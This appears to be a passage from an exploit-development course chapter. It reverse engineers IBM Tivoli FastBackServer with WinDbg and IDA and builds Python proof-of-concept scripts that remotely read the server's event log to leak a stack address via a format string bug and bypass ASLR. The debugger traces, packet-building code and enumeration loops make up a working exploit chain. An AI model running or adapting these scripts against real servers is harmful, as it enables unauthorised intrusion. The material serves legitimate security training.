


Figure 199: Opening a handle to the log file

Reviewing this call in WinDbg, we can inspect the supplied file name and verify which suffix was chosen.

```
eax=00000040 ebx=060fae50 ecx=0db5e09c edx=0db5e110 esi=060fae50 edi=00669360
eip=00499e18 esp=0db5e0f4 ebp=0db5e31c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!SFILE_ReadBlock+0x110:
```

```
00499e18 e897031c00      call    FastBackServer!ml_fopen (0065a1b4)

0:001> da poi(esp)
0db5e110  "C:/ProgramData/Tivoli/TSM/FastBa"
0db5e130  "ck/server/FAST_BACK_SERVER001.sf"
0db5e150  ""
```

Listing 677 - Log file with suffix 001 is chosen

In this case, FastBackServer has been installed for an extended duration, so all 40 event log files have been created and the *Start* value of 0x100 corresponds to the file with a suffix of 001.

> *If the application has been running for a long time, our Start value might not exist because it's too small.*

With the file selected and opened, we need to set the position to read from. In the following basic block, a call to *fseek*[386] is performed.




Figure 200: Setting read position in the log file

To understand what *fseek* does, let's start by analyzing the function prototype, as given in Listing 678.

```
int fseek (
  FILE * stream,
  long int offset,
  int origin );
```

Listing 678 - Function prototype for fseek

The API accepts three arguments. The first (*stream*) is a handle to the file, the second (*offset*) is the offset into the file, and the last (*origin*) is the position the offset is counted from.

When *fseek* finishes executing, the position to read from using an API, like *fread*, is updated. This position is set through the second and third arguments.

[386] (cplusplus, 2020), http://www.cplusplus.com/reference/cstdio/fseek/

To obtain the current values in WinDbg, let's step to the call into *fseek* where we can display the arguments.

```
eax=00010000 ebx=060fae50 ecx=008c8408 edx=77e71670 esi=060fae50 edi=00669360
eip=00499e47 esp=0db5e0f0 ebp=0db5e31c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
FastBackServer!SFILE_ReadBlock+0x13f:
00499e47 e8d7ff1c00      call    FastBackServer!fseek (00669e23)

0:001> dds esp L3
0db5e0f0  008c8408 FastBackServer!_iob+0x80
0db5e0f4  00010000
0db5e0f8  00000000
```

Listing 679 - Arguments for fseek

The output above shows that the *Start* value we supplied is converted to 0x10000. This equates to a left-shift of 8 bits, after which the value is supplied as the offset argument for *fseek*.

At this point, we've located the code that selects the desired event log file and calculates the offset into it. We then found a call to *ml_fopen* that gets a handle to the log file. Finally, we found a call to *fseek* that sets the position inside the file.

Our last step is to read from the file.

If we continue our analysis of the code in IDA Pro, we find that this is done with *fread* in a subsequent basic block, as shown in Figure 201.




Figure 201: Reading from the log file

fread uses the position set by *fseek* to read data. The amount of data read is not yet clear to us.

When we called into *SFILE_ReadBlock*, values parsed from the format string were used as arguments. The format string is repeated in Listing 680.

```
buf += b"FileType: %d ,Start: %d, Length: %d" % (1, 0x100, 0x200)
```

Listing 680 - Format string in our PoC

The first value we dealt with inside *SFILE_ReadBlock* was the *Start* value. The second value, *Length*, was provided to *SFILE_ReadBlock* as the third argument.

The *Start* value determines which log file and which offset into it we will read from. The *Length* value appears in the basic block shown in Figure 201 because it's stored at EBP+arg_8, which is the third argument for *SFILE_ReadBlock*.

After some modifications, the *Length* value is supplied as the third argument to *fread*, which represents the number of elements to read.

To examine the values supplied to *fread*, we'll let WinDbg catch up, as shown in Listing 681.

```
eax=008c8408 ebx=060fae50 ecx=00000020 edx=77e71670 esi=060fae50 edi=00669360
eip=00499e6b esp=0db5e0f8 ebp=0db5e31c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
FastBackServer!SFILE_ReadBlock+0x163:
00499e6b 8b4d10          mov     ecx,dword ptr [ebp+10h] ss:0023:0db5e32c=00000200

0:001> p
eax=008c8408 ebx=060fae50 ecx=00000200 edx=77e71670 esi=060fae50 edi=00669360
eip=00499e6e esp=0db5e0f8 ebp=0db5e31c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
FastBackServer!SFILE_ReadBlock+0x166:
00499e6e c1e108          shl     ecx,8

0:001> p
...
eax=008c8408 ebx=060fae50 ecx=00020000 edx=018943a8 esi=060fae50 edi=00669360
eip=00499e84 esp=0db5e0ec ebp=0db5e31c iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!SFILE_ReadBlock+0x17c:
00499e84 e8b9d91c00      call    FastBackServer!fread (00667842)

0:001> dds esp L4
0db5e0ec  018943a8
0db5e0f0  00000001
0db5e0f4  00020000
0db5e0f8  008c8408 FastBackServer!_iob+0x80
```

Listing 681 - Arguments for fread

First, we'll notice that the *Length* value is left-shifted by 8 bits, so our input value of 0x200 becomes 0x20000. Just before calling *fread*, we find that this value is supplied to *fread* as the number of elements to read.

We'll inspect the output buffer for *fread* after the call to it has completed, as shown in Listing 682.

```
0:001> p
eax=00020000 ebx=060fae50 ecx=00000020 edx=00020000 esi=060fae50 edi=00669360
eip=00499e89 esp=0db5e0ec ebp=0db5e31c iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
FastBackServer!SFILE_ReadBlock+0x181:
00499e89 83c410          add     esp,10h

0:001> da 018943a8
018943a8  "  .[Apr 22 00:10:04:998](15b4)->"
```

```
018943c8  "I4.GENERAL  .:.|tOA             "
018943e8  "              |     0|200000|199"
01894408  "000|199000|      0|   17496|    "
01894428  "0.00|    0.17|PRIORITY|         "
01894448  "                                 "
01894468  "                                 "
01894488  "                                 "
018944a8  "  .[Apr 22 00:10:05:013](15b4)->"
018944c8  "I4.GENERAL  .:.|----------------"
018944e8  "--------------|------|------|---"
01894508  "---|------|-------|--------|----"
```

Listing 682 - Content from the log file has been read

We can observe that content similar to that which we found in the event log earlier has been read into the output buffer.

To verify that the content of the buffer does indeed come from the log file, we can use the *Select-String* cmdlet[387] to locate the same content inside the log file with the lowest suffix, in our case FAST_BACK_SERVER001.sf.

```
PS C:\Tools> Select-String
C:\ProgramData\Tivoli\TSM\FastBack\server\FAST_BACK_SERVER001.sf -Pattern '[Apr 22
00:10:04:998]' -SimpleMatch

C:\ProgramData\Tivoli\TSM\FastBack\server\FAST_BACK_SERVER001.sf:255:[Apr 22
00:10:04:998](15b4)->I4.GENERAL    :       |
                        |      |      |      |Abort |       |        |MB      |MB
|Type    |

C:\ProgramData\Tivoli\TSM\FastBack\server\FAST_BACK_SERVER001.sf:256:[Apr 22
00:10:04:998](15b4)->I4.GENERAL    :
|----------------------------|------|------|------|------|-------|--------|--------
|--------|--------|

C:\ProgramData\Tivoli\TSM\FastBack\server\FAST_BACK_SERVER001.sf:257:[Apr 22
00:10:04:998](15b4)->I4.GENERAL    :       |tOA
                        |     0|200000|199000|199000|      0|   17496|    0.00|
0.17|PRIORITY|
```

Listing 683 - Search for string in event log file

The highlighted portion of Listing 683 confirms that the content read into the output buffer by *fread* does indeed come from the correct event log file. Excellent!

In this section, we managed to read content from the event log based on the *Start* and *Length* values we supplied. The last step is to find out how to return the content that was read to us.

11.3.4.1 Exercise

1. Follow and repeat the analysis to understand how the *Length* value works and read content from the event log.

[387] (Microsoft, 2020), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/select-string?view=powershell-7

11.3.5 Return the Log Content

Now that we've found a code path that allows us to read from the event log, we need to learn how to return that data to our Kali machine. Given that an opcode triggers a read from the event log, it stands to reason that the result should be passed somewhere, otherwise it is not of much use.

In the previous module, we found that *FXCLI_OraBR_Exec_Command* contains functionality to return data through TCP packets. We need to ensure that our event log data follows the same path.

After reading the contents from the event log file, a short epilogue is executed, after which we can exit *SFILE_ReadBlock* and return back into *FXCLI_OraBR_Exec_Command*.




Figure 202: Return value check

After returning from *SFILE_ReadBlock*, we find a null value check on the function return value.

Let's quickly check this value in WinDbg by continuing execution until the function returns and stepping out of it:

```
0:001> pt
eax=00020000 ebx=060fae50 ecx=0db5e0d4 edx=77e71670 esi=060fae50 edi=00669360
eip=00499f19 esp=0db5e320 ebp=0dbbfe98 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!SFILE_ReadBlock+0x211:
00499f19 c3              ret

0:001> p
eax=00020000 ebx=060fae50 ecx=0db5e0d4 edx=77e71670 esi=060fae50 edi=00669360
eip=00570f08 esp=0db5e324 ebp=0dbbfe98 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FXCLI_OraBR_Exec_Command+0x4a52:
00570f08 83c410          add     esp,10h
```

Listing 684 - Return value of SFILE_ReadBlock is number of bytes read

As highlighted in Listing 684, the return value of *SFILE_ReadBlock* is the number of bytes read from the log file.

This means we will trigger the JNZ and, after another jump, reach the basic block shown in Figure 203.




Figure 203: Code path that leads to data return

As we'll recall from a previous module, this is the starting branch that enables our data to be returned to us. We seem to be on the right track.

When we trace execution, we will find ourselves following the same path through the checks until we reach *FXCLI_IF_Buffer_Send*, as shown in Figure 204.




Figure 204: Arguments for FXCLI_IF_Buffer_Send

To check the arguments, we can single step in WinDbg to the call into *FXCLI_IF_Buffer_Send* and dump them:

```
eax=018943a8 ebx=060fae50 ecx=04f91020 edx=00020000 esi=060fae50 edi=00669360
eip=00575d2d esp=0db5e324 ebp=0dbbfe98 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
FastBackServer!FXCLI_OraBR_Exec_Command+0x9877:
00575d2d e8817d0000      call    FastBackServer!FXCLI_IF_Buffer_Send (0057dab3)
```

```
0:001> dds esp L4
0db5e324  018943a8
0db5e328  00020000
0db5e32c  04f91020
0db5e330  00000001

0:001> da 018943a8
018943a8  "  .[Apr 22 00:10:04:998](15b4)->"
018943c8  "I4.GENERAL  .:.|tOA             "
018943e8  "              |     0|200000|199"
01894408  "000|199000|      0|   17496|    "
01894428  "0.00|    0.17|PRIORITY|         "
...
```

Listing 685 - Arguments for FXCLI_IF_Buffer_Send

The first argument does indeed contain the event log entry content that was read. The second argument, highlighted in Listing 685, is also the size of the data that was read.

Next, let's update our Python code to receive a response from the socket. This small change is highlighted in Listing 686.

```
...
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((server, port))

s.send(buf)
response = s.recv(1024)
print(response)

s.close()
...
```

Listing 686 - Add a recv call to our code

To run our new proof of concept, we can remove all breakpoints in WinDbg and let execution continue.

```
kali@kali:~$ python3 poc.py 192.168.120.10
b'\x00\x02\x00\x00  \n[Apr 22 00:10:04:998](15b4)->I4.GENERAL  \t:\t|tOA
|     0|200000|199000|199000|      0|   17496|    0.00|    0.17|PRIORITY|
\n[Apr 22 00:10:05:013](15b4)->I4.GENERAL  \t:\t|------------------------------|------
|------|------|------|-------|--------|--------|--------|--------|
\n[Apr 22 00:10:05:013](15b4)->I4.GENERAL  \t:\t|tFXC                          |
0|200000|199000|199000|      0|   17496|    0.00|    0.17|PRIORITY|
\n[Apr 22 00:10:05:029](15b4)->I4.GENERAL  \t:\t|------------------------------|------
|------|------|------|-------|--------|--------|--------|--------|
'
[+] Packet sent
```

Listing 687 - Obtaining event log data

We have received the event log data. This is a great success!

Note that the request may fail to return data and multiple executions of the poc may be required.

This section concludes our initial work understanding how to remotely trigger a read from the event log. To make use of this in our exploit, we have to address several challenges, including determining the *Start* and *Length* values needed to read specific event log entries.

We will also need to learn how to parse the data that is returned to us so it can be used programmatically in our exploit.

11.3.5.1 Exercises

1. Repeat the analysis on how to read event log data remotely.
2. Update your proof of concept to obtain event log data remotely.

11.4 Bypassing ASLR with Format Strings

We have now discovered a format string vulnerability that allows us to disclose a stack address and have it written to the custom event log. We have also learned how to read from the event log.

In the next three sections, we will combine these findings to first return the stack address, and then obtain the memory address of a DLL, which will allow us to bypass ASLR.

11.4.1 Parsing the Event Log

Before we can leak the stack address from the event log, we need to learn how to read from a specific portion of it. In this section, we will dive into the way the *Start* and *Length* values determine what output is returned.

From our reverse engineering, we know that the *Length* value determines the amount of data read. We also know that the value we supply is left-shifted by 8 bits, which equates to multiplying it by 0x100.

What we don't know yet is the maximum allowed value. To figure this out, let's examine the response we got from the returned event log content. Specifically, we'll review the first line, as given in Listing 688.

```
kali@kali:~$ python3 poc.py 192.168.120.10
b'\x00\x02\x00\x00  \n[Apr 22 00:10:04:998](15b4)->I4.GENERAL  \t:\t|tOA
...
```

Listing 688 - The initial response from reading the event log

As highlighted in the output, the first four bytes are a byte array containing the *Length* value, left-shifted by 8 bits. This means that when the content is returned to us, we'll also get its size as the first four bytes.

To take advantage of this, we will only receive the first four bytes of the reply and convert that to an integer. We can then perform multiple requests with an increasing *Length* value and check the corresponding reply for errors.

The code for this can be adapted from the previous proof of concept by moving the packet creation, transmission, and reception into a *for* loop.

We also want to limit the reply from the server to just four bytes. These four bytes are then converted to an integer and printed along with the original *Length* value.

```
if len(sys.argv) != 2:
        print("Usage: %s <ip_address>\n" % (sys.argv[0]))
        sys.exit(1)

    server = sys.argv[1]
    port = 11460

    for l in range(0x100):
        # psAgentCommand
        buf = pack(">i", 0x400)
        buf += bytearray([0x41]*0xC)
        buf += pack("<i", 0x520)  # opcode
        buf += pack("<i", 0x0)    # 1st memcpy: offset
        buf += pack("<i", 0x100)  # 1st memcpy: size field
        buf += pack("<i", 0x100)  # 2nd memcpy: offset
        buf += pack("<i", 0x100)  # 2nd memcpy: size field
        buf += pack("<i", 0x200)  # 3rd memcpy: offset
        buf += pack("<i", 0x100)  # 3rd memcpy: size field
        buf += bytearray([0x41]*0x8)

        # psCommandBuffer
        buf += b"FileType: %d ,Start: %d, Length: %d" % (1, 0x100, 0x100 * (l+1))
        buf += b"B" * 0x100
        buf += b"C" * 0x100

        # Padding
        buf += bytearray([0x41]*(0x404-len(buf)))

        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((server, port))

        s.send(buf)
        response = s.recv(4)
        size = int(response.hex(),16)

        print("Length value is: " + str(hex(0x100 * (l+1))) + " The size returned is:
" + str(hex(size)))

        s.close()

    sys.exit(0)
```

Listing 689 - Loop to test values of Length

Let's execute the proof of concept and check the *Length* value against the corresponding return size, as shown in Listing 690.

```
kali@kali:~$ python3 poc.py 192.168.120.10
Length value is: 0x100 The size returned is: 0x10000
Length value is: 0x200 The size returned is: 0x20000
Length value is: 0x300 The size returned is: 0x30000
Length value is: 0x400 The size returned is: 0x40000
Length value is: 0x500 The size returned is: 0x50000
Length value is: 0x600 The size returned is: 0x60000
Length value is: 0x700 The size returned is: 0x70000
Length value is: 0x800 The size returned is: 0x80000
```

```
Length value is: 0x900 The size returned is: 0x90000
Length value is: 0xa00 The size returned is: 0xa0000
Length value is: 0xb00 The size returned is: 0xb0000
Length value is: 0xc00 The size returned is: 0xc0000
Length value is: 0xd00 The size returned is: 0xd0000
Length value is: 0xe00 The size returned is: 0xe0000
Length value is: 0xf00 The size returned is: 0xf0000
Length value is: 0x1000 The size returned is: 0x100000
Length value is: 0x1100 The size returned is: 0x1
Length value is: 0x1200 The size returned is: 0x1
Length value is: 0x1300 The size returned is: 0x1
Length value is: 0x1400 The size returned is: 0x1
...
```

Listing 690 - Result of Length enumeration

The output reveals that a *Length* value larger than 0x1000 results in an error. With the value 0x1000, we can read as much of the log entry as possible at once.

We should note that after running the testing code and obtaining the error, we have to restart the FastBackServer service to obtain usable results again.

Now that we know the optimal value for *Length*, let's turn to the *Start* value.

We already have most of the required knowledge from our work earlier. The *Start* value chooses both which log file to read from and the offset into the chosen log file.

While we were able to determine and hardcode the best value for *Length*, the *Start* value must be found dynamically when we execute the exploit.

Let's keep in mind that new log entries are added at the end of the log file with the suffix 040. When we leak the stack pointer and subsequently read from the event log, we expect the stack pointer leak to be among the newest entries.

Knowing all of this, we still can't find a specific *Start* value. Instead, we need to choose one in such a way that a read operation will reach the end of the newest log file.

The size of the content read from the event log is returned to us in the first four bytes of the TCP packet. This means we can perform a loop by beginning with a *Start* value of 0, and then use the size to determine if we reached the end of the log.

If the returned data size is 0x100000, we will need to increase the *Start* value and try again. By increasing the *Start* value, we will eventually reach the end of the log file. At that point, less data than 0x100000 will be read, and the returned size is expected to be less than 0x100000.

We can test this by once again adapting our initial event log read code, as given in Listing 691.

```
server = sys.argv[1]
port = 11460

startValue = 0

while True:

  # psAgentCommand
    buf = pack(">i", 0x400)
```

```
    buf += bytearray([0x41]*0xC)
    buf += pack("<i", 0x520)  # opcode
    buf += pack("<i", 0x0)    # 1st memcpy: offset
    buf += pack("<i", 0x100)  # 1st memcpy: size field
    buf += pack("<i", 0x100)  # 2nd memcpy: offset
    buf += pack("<i", 0x100)  # 2nd memcpy: size field
    buf += pack("<i", 0x200)  # 3rd memcpy: offset
    buf += pack("<i", 0x100)  # 3rd memcpy: size field
    buf += bytearray([0x41]*0x8)

    # psCommandBuffer
    buf += b"FileType: %d ,Start: %d, Length: %d" % (1, startValue, 0x1000)
    buf += b"B" * 0x100
    buf += b"C" * 0x100

    # Padding
    buf += bytearray([0x41]*(0x404-len(buf)))

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))

    s.send(buf)
    response = s.recv(4)
    size = int(response.hex(),16)

    print("Start value of " + str(hex(startValue)) + " Yields a data size of: " +
str(hex(size)))
    startValue += 0x1000
    s.close()

sys.exit(0)
```

Listing 691 - Code to enumerate Start values

We can perform a read from the event log with the given *Start* value and print out the returned data length. The increase in the size of *Start* by 0x1000 is arbitrary, but we will find it to be appropriate.

When the proof of concept is executed, we will check the *Start* value against the associated data size.

```
kali@kali:~$ python3 poc.py 192.168.120.10
Start value of 0x0 Yields a data size of: 0x100000
Start value of 0x1000 Yields a data size of: 0x100000
Start value of 0x2000 Yields a data size of: 0x100000
...
Start value of 0x60000 Yields a data size of: 0x100000
Start value of 0x61000 Yields a data size of: 0x100000
Start value of 0x62000 Yields a data size of: 0xe3603
Start value of 0x63000 Yields a data size of: 0x1
Start value of 0x64000 Yields a data size of: 0x1
Start value of 0x65000 Yields a data size of: 0x1
```

Listing 692 - Enumerating Start values

As highlighted in Listing 692, the output offers three data size options:

1. 0x10000, meaning we have not found the end of the log yet.
2. Between 0x1 and 0x10000, meaning we have found the end of the log.
3. 0x1, meaning the *Start* value is too large.

We'll remember that after running the testing code and obtaining the error, we have to restart FastBackServer for the data size return value to be correct.

If the Tivoli installation has been running for a long time, the event log may have grown so large that initial requests will also return a value of 0x1.

We could simply pick the first *Start* value that results in a data size between 0x1 and 0x100000, but that might lead to some issues.

Our selection of the *Start* value happens before the stack leak is performed. This means that additional data will be written to the event log before we use the *Start* value to read the stack address.

Figure 205 illustrates how the distance from the *Start* value to the end of the log file must be less than 0x100000 both before and after the stack leak.




Figure 205: Read before and after stack address leak

If we select a *Start* value where the returned size is close to 0x100000, data written to the event log between our enumeration and the read of the leak could put the stack address outside that range.

Likewise, if the result returned is 0x1 due to the *Start* value being too large, we will encounter issues with the read method in subsequent calls.

We can address this issue by using the returned data size to calculate the optimal *Start* value. We'll recall that the *Length* value is left-shifted by 8 bits before being used, which means the data size returned can be right-shifted and added to the *Start* value.

Our calculations will result in a *Start* value that points right to the end of the log file before the stack leak is triggered. It is very likely that another read from the event log will contain the leaked stack address.

Listing 693 shows the required code modifications for our calculations.

```
while True:
    ...
    s.send(buf)
    response = s.recv(4)
    size = int(response.hex(),16)
    print("Start value of: " + str(hex(startValue)) + " yields a data size of: " +
str(hex(size)))
    if size < 0x100000:
        size = size >> 8
        startValue += size
        break
    startValue += 0x1000
    s.close()

print("The optimal start value is: " + str(hex(startValue)))
```

Listing 693 - Improved code to enumerate Start values

Listing 694 shows the updated code in action.

```
kali@kali:~$ python3 poc.py 192.168.120.10
...
Start value of: 0x5f000 yields a data size of: 0x100000
Start value of: 0x60000 yields a data size of: 0x100000
Start value of: 0x61000 yields a data size of: 0x100000
Start value of: 0x62000 yields a data size of: 0x9b103
The optimal start value is: 0x629b1
```

Listing 694 - Located optimal Start value

We have now succeeded in dynamically locating the optimal *Start* value. This will allow us to read newly-added content to the event log.

We'll note that when FastBackServer has been installed and running for a while, large *Start* values are common. We can speed up the exploit for development purposes by starting at a high initial value instead of 0.

In this section, we learned how to select both the *Length* and the *Start* values so that we will be able to read the formatted string containing the stack address from the event log.

11.4.1.1 Exercises

1. Repeat the analysis and locate the optimal *Length* and *Start* values.
2. Rewrite the code for locating the optimal *Start* value into a function.

11.4.2 Leak Stack Address Remotely

Finally, we have analyzed all the required pieces to perform a remote stack address leak. In this section, we will combine the format string vulnerability with the ability to read from the event log to obtain the stack address on our Kali machine.

Earlier in this module, we located the event log entry containing the stack address leak. This is repeated in Listing 695.

```
PS C:\Tools> Get-Content
C:\ProgramData\Tivoli\TSM\FastBack\server\FAST_BACK_SERVER040.sf -Tail 1
[Apr 28 00:21:55:849](1910)-->W8.AGI            :       AGI_S_GetAgentSignature:
couldn't find agent
c4d95ded4782512e7805f49474165475f53656741746953746e74616e673a657275756f6320276e646c696
620746120646e746e656725782520257825782578257825782578257825782578257825782578257825
```

Listing 695 - Formatted string as an event entry

